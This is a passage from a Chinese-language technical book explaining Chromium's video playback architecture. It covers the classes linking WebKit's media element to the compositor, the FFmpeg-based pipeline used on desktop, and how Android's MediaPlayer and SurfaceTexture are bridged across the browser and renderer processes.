


图 11-4 Chromium 支持视频的基础类和关系

图 11-4 的上半部分是 WebKit 和 WebKit 的 Chromium 移植中的相关类，它们同样出现在图 11-1 中，而下半部分是 Chromium 中使用硬件加速机制来实现视频播放的基础设施类。而从左右分开来看，左边部分是播放器的具体实现类，右边部分则是支持视频在合成器中工作的相关类。

首先看一看这些类和对象的创建过程。WebMediaPlayerClientImpl 类是 WebKit 在创建 HTMLMediaElement 对象之后创建 MediaPlayer 对象的时候，由 MediaPlayer 对象来创建的。当视频资源开始加载时，WebKit 创建一个 WebMediaPlayer 对象，当然就是

Chromium中的具体实现类WebMediaPlayerImpl对象，同时WebMediaPlayerClientImpl类也实现了 WebMediaPlayerClient 类，所以 WebMediaPlayerImpl 在播放视频的过程中需要向该 WebMediaPlayerClient 类更新各种状态，这些状态信息最终会传递到HTMLMediaElement类中，最终可能成为JavaScript事件，如前面介绍播放进度事件等。之后，WebMediaPlayerImpl对象会创建一个WebLayerImpl对象，还会同时创建VideoLayer对象，根据合成器的设计，Chromium还有一个LayerImpl树，在同步的时候，VideoLayer对象对应的VideoLayerImpl对象会被创建。之后Chromium需要创建 VideoFrameProviderClientImpl 对象，该对象将合成器的 Video 层同视频播放器联系起来并将合成器绘制一帧的请求转给提供视频内容的VideoFrameProvider类，这实际上是调用 Chromium 的媒体播放器 WebMediaPlayerImpl，因为它就是一个VideoFrameProvider类的实现子类。

然后是Chromium如何使用这些类来生成和显示每一帧的。当合成器调用每一层来绘制下一帧的时候，VideoFrameProviderClientImpl::AcquireLockAndCurrentFrame()函数会被调用，然后该函数调用WebMediaPlayerImpl类的GetCurrentFrame函数返回当前一帧的数据。VideoLayerImpl类根据需要会将这一帧数据上传（或者是拷贝等）到 GPU 的纹理对象中。当绘制完这一帧之后，VideoLayerImpl 调用 VideoFrame-ProviderClientImpl::PutCurrentFrame来通知播放器这一帧已绘制完成，并释放掉相应的资源。同时，媒体播放器也可以通知合成器有一些新帧生成，需要绘制出来，它会首先调用播放器的 VideoFrameProvider::DidReceiveFrame()函数，该函数用来检查当前有没有一个 VideoLayerImpl 对象，如果有对象存在，需要设置它的SetNeedsRedraw标记位，这样，合成器就知道需要重新生成新的一帧。

最后是上述有关视频播放对象的销毁过程。有多种情况使Chromium需要销毁媒体播放器和相关的资源，如“video”元素被移除或者设置为隐藏等，这样视频元素对应的各种层对象，以及WebKit和Chromium中的这些设施就会被销毁。

WebMediaPlayerImpl类是多媒体播放器的具体实现类。在Chromium项目中，随

着工程师增加了对 Android 系统（这里不涉及 iOS 系统话题，那是另外的故事）的支持，Chromium 既能支持桌面系统也能支持移动系统，而这两者对视频和音频的支持很不一样，所以在不同系统上 WebMediaPlayerImpl 是如何实现和工作的，也很不一样。下面，依次了解桌面系统和 Android 系统中支持视频播放的过程。

11.2.3.3 桌面系统

在桌面系统中，Chromium 使用了一套多媒体播放框架，而不是直接使用系统或者第三方库的完整解决方案。图 11-5 是 Chromium 在桌面系统中采用的多媒体播放引擎的工作模块和过程，来源于网页 http://www.chromium.org/developers/design-documents/video，这里稍微做了些修改，这一框架称为多媒体管线化引擎，图中主要的模块是多路分配器（Demuxer）、音视频解码器、音视频渲染器。这些部分主要被 WebMediaPlayerImpl 类调用。




图 11-5 Chromium 的多媒体管线化引擎

在处理音视频的管线化过程中，需要解码器和渲染器来分别处理视频和音频数据。它们均采用一种叫做“拉”而不是“推”的方式进行，也就是说由视频或者音频渲染器根据声卡或者时钟控制器，按需要来请求解码器解码数据，然后解码器和渲染器又向前请求“拉”数据，直到请求从视频资源文件读入数据。根据之前的多进程架构和 Chromium 的安全机制，整个管线化引擎虽然在 Renderer 进程中，但是

由于 Renderer 进程不能访问声卡，所以图中渲染器需要通过 IPC 将数据或者消息同 Browser 进程通信，由 Browser 进程来访问声卡。

虽然 FFmpeg 多媒体库拥有上述管线化过程的能力，但是其实 Chromium 并不是将其作为一个黑盒来使用，而是分别使用 FFmpeg 的不同模块来实现自己的管线化引擎，目的是由自身来控制这一整个过程。

Chromium 使用并行 FFmpeg 解码技术，也就是说 FFmpeg 能够在帧这个层面上并行解码，当然这不是针对所有格式的视频文件，目前主要针对 H.264 这个格式的视频。根据 Chromium 官方的实验结果，在多核机器上，性能能够得到较大幅度的提升。

FFmpeg 多媒体库只是在桌面系统上被使用，而在 Android 上则是另外一种情况了。

11.2.3.4 Android系统

在 Android 系统上，情况变得很不一样，因为 Chromium 使用的是 Android 系统所提供的 android.media.MediaPlayer 类，也就是使用系统提供的音视频的渲染框架。在减少了管线化引擎带来复杂性的同时，Chromium 却额外引入了一些复杂性，接下来一起来看看。

Android 中的 Chromium 彻底抛弃了 FFmpeg，直接使用系统自带的多媒体功能，因而，Android 系统支持什么样的视频和音频格式，Chromium 就只能支持什么样的相应格式。同时，由于 Android 多媒体框架的优点，使得视频元素仍然能够同 HTML5 中的其他技术一起工作，这点很重要。

1. Android媒体播放框架

Android 中使用一个名为“MediaService”的服务进程来为应用程序提供音频和视频的播放功能，图 11-6 所示的是一个 Android 的多媒体框架概念图。对于每一个使用多媒体播放功能的应用程序来说，“MediaService”服务是透明的。因为 Android 系统提供了使用“MediaService”的封装接口，这些接口隐藏了“MediaService”服

务内部的细节，应用程序只是使用了简单的播放接口。




图 11-6　Android 多媒体框架

MediaService 能够为多个播放器提供服务，对于播放器来说，它主要设置两个参数，其一是输入的 URL，其二是输出结果的绘制目标。图 11-7 描述了 Android 的播放器类和相关类，以及它们之间的关系。




图 11-7　Android 的 MediaPlayer 相关类

所以，当应用程序需要使用播放器的时候，Chromium 可以创建 MediaPlayer 类的对象，调用 setDataSource 函数来设置待播放视频文件，并调用 setSurface 来设置视频结果绘制的目标——SurfaceTexture 对象，这是一个 GL 的纹理对象。因为实际的解码和绘制是在 MediaService 进程中完成的，这需要该纹理对象能够被多个不同的 GL 上下文对象所访问，支持多个 GL 上下文对象访问的 GL 经理对象的类型就是：GL_TEXTURE_EXTERNAL_OES。

根据上面的描述，读者可以看到 Chromium 使用 Android 系统提供的音视频播放

功能。这表示 Chromium 使用 Android 系统的音视频解码器，所以 Chromium 是依赖于 Android 系统支持的音视频编码格式，而不像 Chromium 的桌面版独立于操作系统支持的音视频编码格式。

2. Chromium的视频解决方案

在 Android 系统上，因为 Chromium 使用系统的多媒体框架，所以它没有自己的管线化引擎，主要的工作还是将 Chromium 的架构同 Android 多媒体框架结合起来以完成对网页中视频和音频的播放。

图 11-8 是 Chromium 在 Android 系统上支持音频和视频播放的播放器主要类，因为 Chromium 的多进程架构，所以这里面包括两大部分，首先是右侧的 Renderer 进程中的相关类。根据前面 Chromium 的桌面版上支持多媒体的相关类，笔者可以看到 WebKit::WebMediaPlayer 类和 WebMediaPlayerClient 类来自于 WebKit 的 Chromium 移植，这两个类在所有平台上的定义都是一样的。下面介绍 Chromium 的 Android 版支持多媒体播放的不同之处。




图 11-8 Android 系统上的播放器基础设施

上图中右侧的 Renderer 进程，从上向下看首先是 WebMediaPlayerAndroid 类，它同之前的 WebMediaPlayerImpl 类相似，表示的是 Android 系统上网页中的播放器，同 video 元素是一一对应的。与桌面系统上不一样的是，Android 系统使用 RendererMediaPlayerManager 类来管理所有的 WebMediaPlayerAndroid 对象，这是因为一个网

页中可能包含多个播放器实例。而 WebMediaPlayerProxyAndroid 则是同 Browser 进程来通信的，因为真正的 Android 播放器是在 Browser 进程中的，这里主要请求 Browser 进程创建实际的 Android 的 MediaPlayer 类并设置播放文件的信息。

图 11-8 中左侧则是实际的播放器，在 JNI（Java Native Interface）之上的是 Java 类，如同前面介绍的，该播放器就是使用 Android 系统中的 android.media.MediaPlayer 及其相关类来工作的。从下向上看，首先是 BrowserMediaPlayerManager 类，该类不仅负责同 Renderer 进程的播放器类进行通信，而且自身又是一个播放器的管理类，它包含当前全部网页中的所有播放器对象，因为可能会有多个 Renderer 进程，所以只能通过播放器的唯一标记来区分这些播放器。BrowserMediaPlayerManager 类管理称为 MediaPlayerAndroid 类的多个对象，而 MediaPlayerAndroid 的子类 MediaPlayerBridge 则是具体实现类，该子类能够与 Java 层中相同名字类通过 JNI 调用来控制 Android 系统的播放器类，图中已经表明这一关系。请读者记住，这里的所有类都是工作在 Browser 进程的主线程。

上面的过程基本上就是如何在网页中创建一个播放器的过程，从右向左，直到图 11-8 中左侧上面的 android.media.MediaPlayer 对象被创建完成，与此同时 Chromium 获取网页中设置的视频文件的 URL 字符串，然后传递并设置该 URL 字符串到 Android 的媒体播放器中。

输入是有了，那么输出呢？播放器将解码之后的结果输出到什么目标上呢？在 Android 上，如前面所述，Chrome 使用 SurfaceTexture 对象作为输出目标。创建和使用 SurfaceTexture 对象的过程是如何进行的呢？当 Chromium 调用 WebMediaPlayerAndroid 类的 play 函数时，该函数发起请求从 Renderer 进程到 Browser 进程来创建输出目标，也就是 SurfaceTexture 对象，图 11-9 描述了这一过程中使用到的主要类和它们之间的关系。

下面依次了解右侧的 Renderer 进程部分。从上往下看，最上面的是 StreamTexture-FactoryImpl 类，顾名思义，该类就是创建目标结果存储空间的类，它被 WebMedia-PlayerAndroid 类使用来创建所需要的结果存储对象 StreamTexture。因为实际的对象是在 Browser 进程中被创建的，所以 Renderer 进程中的 StreamTextureProxy 类就是一个代理类，最后的请求通过 GPUChannelHost 类来传递给 Browser 进程。




图 11-9　媒体播放器的视频结果基础设施

在 Browser 进程中，负责处理上述请求的是 GPU 线程，该线程由 StreamTextureManager-Android 类来处理所有创建 StreamTexture 对象的请求。StreamTexture 对象的直接使用者是 GPU 线程。Renderer 进程需要区分和标识这些 StreamTexture 对象，具体的方法是使用整形标记符来表示 Browser 进程中的各个 StreamTexture 对象。StreamTexture 和 StreamTextureManager 是基础抽象类，在 Android 系统上，StreamTextureAndroid 和 StreamTextureManagerAndroid 是实际的实现类。Stream-TextureAndroid 表示的是 C++ 端的桥接类，它包含一个 SurfaceTexture 对象，该对象会在 Java 端创建一个 android.graphics.SurfaceTexture 对象，Chromium 设置该对象到 MediaPlayer 对象作为播放器的输出目标。

当视频播放器将解码后的结果写入到 SurfaceTexture 中后，播放器需要告诉 Chromium 浏览器这一信息，因为 Chromium 浏览器需要执行合成操作，而合成器在 Renderer 进程中，同之前创建 SurfaceTexture 对象的调用过程正好相反，这里需要使用回调机制，这就是 Java 层 SurfaceTextureListener 类的作用，该回调类注册 Java 层的回调对象到创建好的 SurfaceTexture 对象，当该对象被写入新帧的时候，Chromium

首先是从 Browser 进程中的 Java 层将这一回调动作通过 JNI 到 C++层的 SurfaceTextureListener 类的 FrameAvailable 函数，该函数经过 StreamTextureAndroid 和 StreamTextureManagerAndroid 类最后发送到 Renderer 进程，Renderer 进程的调用过程如图 11-10 所示。




图 11-10　视频帧的合成过程

上面的过程同桌面系统是一致的，在这之后的合成过程相信读者都知道了吧？没错，读者可以回忆一下第 8 章中对于它们的详细介绍，视频只是众多层中的一层，合成过程仍然是之前所描述的那样。

网页中的视频播放有两种模式，其一是嵌入式模式，其二是全屏模式，这两种模式在对解码后结果的处理上是不一样的。图 11-11 描述了全屏模式创建视频结果的绘制目标的相关类和过程。

